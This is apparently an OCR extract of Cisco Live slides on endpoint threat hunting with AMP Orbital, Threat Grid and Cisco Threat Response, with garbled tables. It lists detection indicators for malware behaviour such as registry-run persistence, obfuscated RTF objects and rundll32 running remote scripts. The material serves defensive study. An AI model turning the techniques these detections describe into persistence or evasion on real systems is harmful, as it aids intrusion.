
TECSEC-2599


- Orbital Deamon constantly adds information into the Orbital Databases
- · SQL-Lite is used
- https://www.osquery.io/schema/4.1.2


AMP Orbital - do a query



Click to to open Orbital Console








## AMP Orbital Live Query3



#### AMP4E



## AMP Orbital - Predefined Catalog

#### AMP4E

sco Orbital Que	ery	Jobs Assets Catalog							🔁 tschranz+us@cisco.com
Query Catalog									
ilters Reset	host	S							
Categories									
ATT&CK™ Tactics		NAME	CREATED	UPDATED	ID	os	CATEGORY	ATT&CK™ TACTIC	ATT&CK™ TECHNIQUE
ATT&CK™ Techniques  .bash_profile and	>	Hosts File Monitoring	2019-02- 12	2019-08- 15	etc_hosts_monitoring	Windows, Linux, Darwin	Posture Assessment	Command and Control	Fallback Channels Web Service
Access Token Manipulation	>	Parent Process Not Wininit	2019-01- 29	2019-08- 16	parent_process_not_wininit	Windows, Linux, Darwin	Threat Hunting	Execution  Defense Evasion	Masquerading
Accessibility Features  Account Discovery	>	Malware Bernew Registry Monitoring	2019-08- 21	2019-08- 22	malware_berbew_registry_monitoring	Windows	Malware	Persistence	Registry Run Keys / Startup Folder
Account Manipulation  AppCert DLLs	>	Malware ShadowRat Detected	2019-07- 24	2019-08- 19	malware_shadowrat_detected	Windows	Malware Threat Hunting	Persistence	Service Registry Permissions Weakness
Applnit DLLs AppleScript	>	Malware Trickbot Mutex Detected	2019-07- 26	2019-08- 14	malware_trickbot_mutex_detected	Windows	Threat Hunting  Malware	Persistence	
Application Deployment Software Application Shimming Application Window	>	Registry Network Shares Monitoring	2019-08- 26	2019-09- 04	registry_network_shares_monitoring	Windows	Posture Assessment Forensics	Persistence Collection  Discovery  Defense Evasion	Data from Network Shared Drive  Network Share Discovery  Network Share Connection Removal
Discovery  Audio Capture  Authentication Package	>	Microsoft Office Macros Registry Keys Monitoring	2019-09- 03	2019-09- 04	registry_office_security_monitoring	Windows	Posture Assessment Forensics Threat Hunting	Persistence Execution  Defense Evasion	Office Application Startup Masquerading
Automated Collection  Automated Exfiltration  Bash History	>	Host Uptime Search	2019-05- 15	2019-07- 23	uptime_based_search	Windows, Linux, Darwin	Posture Assessment		
Binary Padding	<	1 >							




AMP Orbital and Threat Grid AMP4E Only show Indicators with Orbital queries **Orbital** Snort Triggered On A Domain Flagged Malicious By Cloud **Threat Grid** Registry Persistence Mechanism Refers to an Executable Cloud Process Modified Autorun Registry Key Valu Indicates behavioral indicator has a categor Only show Indicators with Orbital queries Registry Persistence Mechanism Refers to an Executable Orbital Queries compound in a Temporary Folder process registry Registry Persistence Mechanism Refers to an Executable in a Temporary Folder MITRE ATT&CK attack.mitre.org Score: 90 Hits: 1 Persistence Description Tactic ID: TA0003 Techniques: Registry Run Keys / Startup Registry keys can be used to load applications when Windows is started. Malware often uses these key locations to maintain persistence on the host. The key value will indicate where the program that will load on startup is located. If that program is located in a temporary folder, it The adversary is trying to maintain their can be considered particularly suspicious. foothold. Persistence consists of techniques Trigger that adversaries use to keep access to This indicator is triggered by a modification to the Run, RunOnce, RunServices, RunServicesOnce, RunOnceEx, or RunOnce\Setup key, when systems across restarts, changed the registry value data refers to an executable in a temporary directory. credentials, and other interruptions that could cut off their access. Techniques used Process Process Name RegKey Name RegKey Value Name RegKey Data Type RegKey Data Actions for persistence include any access, action, or configuration changes that let them MACHINE\SOFT maintain their foothold on systems, such as WARE\WOW643 C:\Users\ADMINI replacing or hijacking legitimate code or ~1\AppData\Loc 2NODE\MICROS adding startup code. **Q** Orbital Query Process 30 SqGGuYXyy.exe OFT\WINDOWS\ al\Temp\overdri **CURRENTVERSIO** e.exes\\0 **N\RUN** 



AMP Orbital and Threat Grid






## **AMP4E** Device Trajectory



- Reconstruct the Endpoint history
- Looking for specific processes running at a defined time
- Understanding the root cause
- Vulnerabilities






## AMP4E File Trajectory



- Patient Zero
- File movements
- File actions in every Endpoint






## **AMP Unity**



Share intelligence across network, web, email, and endpoints to see once, block everywhere.







AMP for Endpoint Threat Hunting Demo

cisco Live!


## Threat Hunting Tools



 Investigation Cisco Threat Response Correlation Behavioral Indicator **Threat Grid** · Threat Intelligence Orbital AMP4E Device Trajectory Talos Threat Intelligence

## Threat Grid Everywhere







# Cisco Threat Grid Threat Intelligence & Behavioural Indicators

**Threat Grid** 

- Samples correlated with billions of malware artifacts
- Global/historical context on threat landscape
- «Wikipedia of malware»
- Behavioral indicators


>	Indicator ♦	Categories	ATT&CK	Tags	Created At ≎	Last Modified 💠	Score >
>	Registry Persistence Mechanism Refers to an Executable in a Recycler Folder	Persistence	persistence	autorun compound process registry	9/12/2016	8/22/2018	95
	RTF Containing PE File	Embedded	defense evasion	obfuscation pe rtf	3/23/2018	3/23/2018	95
•	RTF Object Obfuscation Detected	Obfuscation	defense evasion	obfuscation rtf static	3/15/2018	12/6/2018	95
>	RTF Object with Multiple Obfuscations Detected	Obfuscation	defense evasion	obfuscation rtf static	5/10/2018	5/10/2018	95
>	Rundll32.exe Used to Run Remote Script	Process	execution	execution process rundll script system	10/7/2019	10/7/2019	95
>	Sample Artifact is Copied to Multiple Locations	Spreading	defense evasion persistence	artifact duplicate threshold	2/7/2018	2/26/2018	95
>	Sample Creates Obfuscated JavaScript And Potentially Malicious Artifacts	Obfuscation		antivirus compound javascript obfuscation	1/5/2017	6/25/2019	95
>	Script Communicates With Domain in Cisco Umbrella Block List	Heuristic	command and control	compound dns dropper malicious script umbrella	10/1/2019	10/1/2019	95
>	Script Created an Executable File	Pattern	defense evasion	dropper obfuscation phishing	5/25/2016	3/7/2017	95
	Script Launched by HTML Sample	Pattern	defense evasion execution	dropper html obfuscation script	4/6/2017	4/6/2017	95
	Self-Loading Executable File Detected	Static Anomaly	execution	malware pe	10/13/2016	10/25/2016	95



### Threat Grid Search



- Samples
- Artifacts
- Domains
- IPs
- Paths
- Registry Keys
- URLs





### Threat Grid Curated Feeds



- Pre-generated
- Targeted threat intelligence
- Based on specific, high confidence human-curated BIs Whitelisted via TG and Talos intelligence
- Refreshed on an hourly or daily basis.
- Fetch using REST API calls, output format:
  - **JSON**
  - **CSV**
  - Snort
  - STIX



#### Threat Grid API



- Threat Grid also provides a comprehensive API ...
  - for fetching curated feeds based on globally collected Threat Intelligence in Threat Grid
  - for automating IR activities, like aggregating verdicts and sightings
  - for integrating File Analysis into your customized IR processes
  - for integrating File Analysis into your own business applications (see also use case for automated document) analysis at the end)
- Find TG API examples on GitHub: <a href="https://github.com/CiscoSecurity">https://github.com/CiscoSecurity</a>





Threat Grid for Threat Hunting Demo

cisco Live!

## **Threat Hunting Tools**



 Investigation Cisco Threat Response Correlation Behavioral Indicator **Threat Grid**  Threat Intelligence Orbital AMP4E Device Trajectory Talos Threat Intelligence



#### Cisco Threat Response













SecOps





**EP** gs

















#### Cisco Threat Response





SecOps



## Cisco Threat Response



Automates & orchestrates across all Cisco security products using a single UI

Focused on automating security operations functions – detection, investigation, and remediation

Included free as part of Cisco's security product licenses

# Cisco Threat Response – How to get it? Probably, you have it already




You're already entitled to Threat Response if you have...












· Details on how to integrate your Deployment will be discussed later today



## Cisco Threat Response Recap








# CTR answers questions faster



- Learn more about observables with Unknown dispositions
- See how they affect my organization
- Get the details of programs executing






#### CTR blocks and unblocks domains



- Execute a block directly from Cisco Threat Response
- Block is effected in Cisco Umbrella
- API integration to block and unblock






#### CTR blocks and unblocks file executions



- Execute block from Cisco Threat Response
  - Block is effected in Cisco AMP for Endpoints
  - And, via AMP Unity feature: NGFW, WSA, ESA, etc
- API integration to block and unblock






#### CTR host isolation

CTR


- Execute host isolation from Cisco Threat Response to every endpoint where AMP for Endpoint is installed
- API integration to start and stop isolation



## CTR documents & shares an analysis



- Casebooks
- Available across multiple products
  - Officially integrated products
  - Non-integrated but web accessible products
- Notes and observables for workflow continuity
- Immediate access to
  - Verdicts
  - Response actions







Cisco Threat Response Demo

cisco Live!

## It's Quiz Time: AMP Threat Hunting Tools



Would a customer be able to purchase TALOS?

True or False?



# It's Quiz Time: AMP Threat Hunting Tools



Would a customer be able to purchase CTR?

True or False?



# Suggested Session

- Behind the Perimeter: Fighting Advanced Attackers
  - BRKSEC-2047, Wednesday, 08:30 10:00

- Cisco Security Integrations in The Hive SOC Operations Tool
  - BRKSEC-3450, Wednesday, 08:30 10:30

- Threat Hunting and Incident Response with Cisco Threat Response
  - BRKSEC-2433, Thursday, 08:30 10:30



## Agenda

- O. General Introduction
- 1. Architecture The IT Architect Role
- 2. Tier-1 SecOps The Analyst Role
- 3. Tier-2 SecOps The Incident Response Role
- 4. Workplace Engineering The IT Endpoint Role
- 5. Automation & Integration SecOps Management



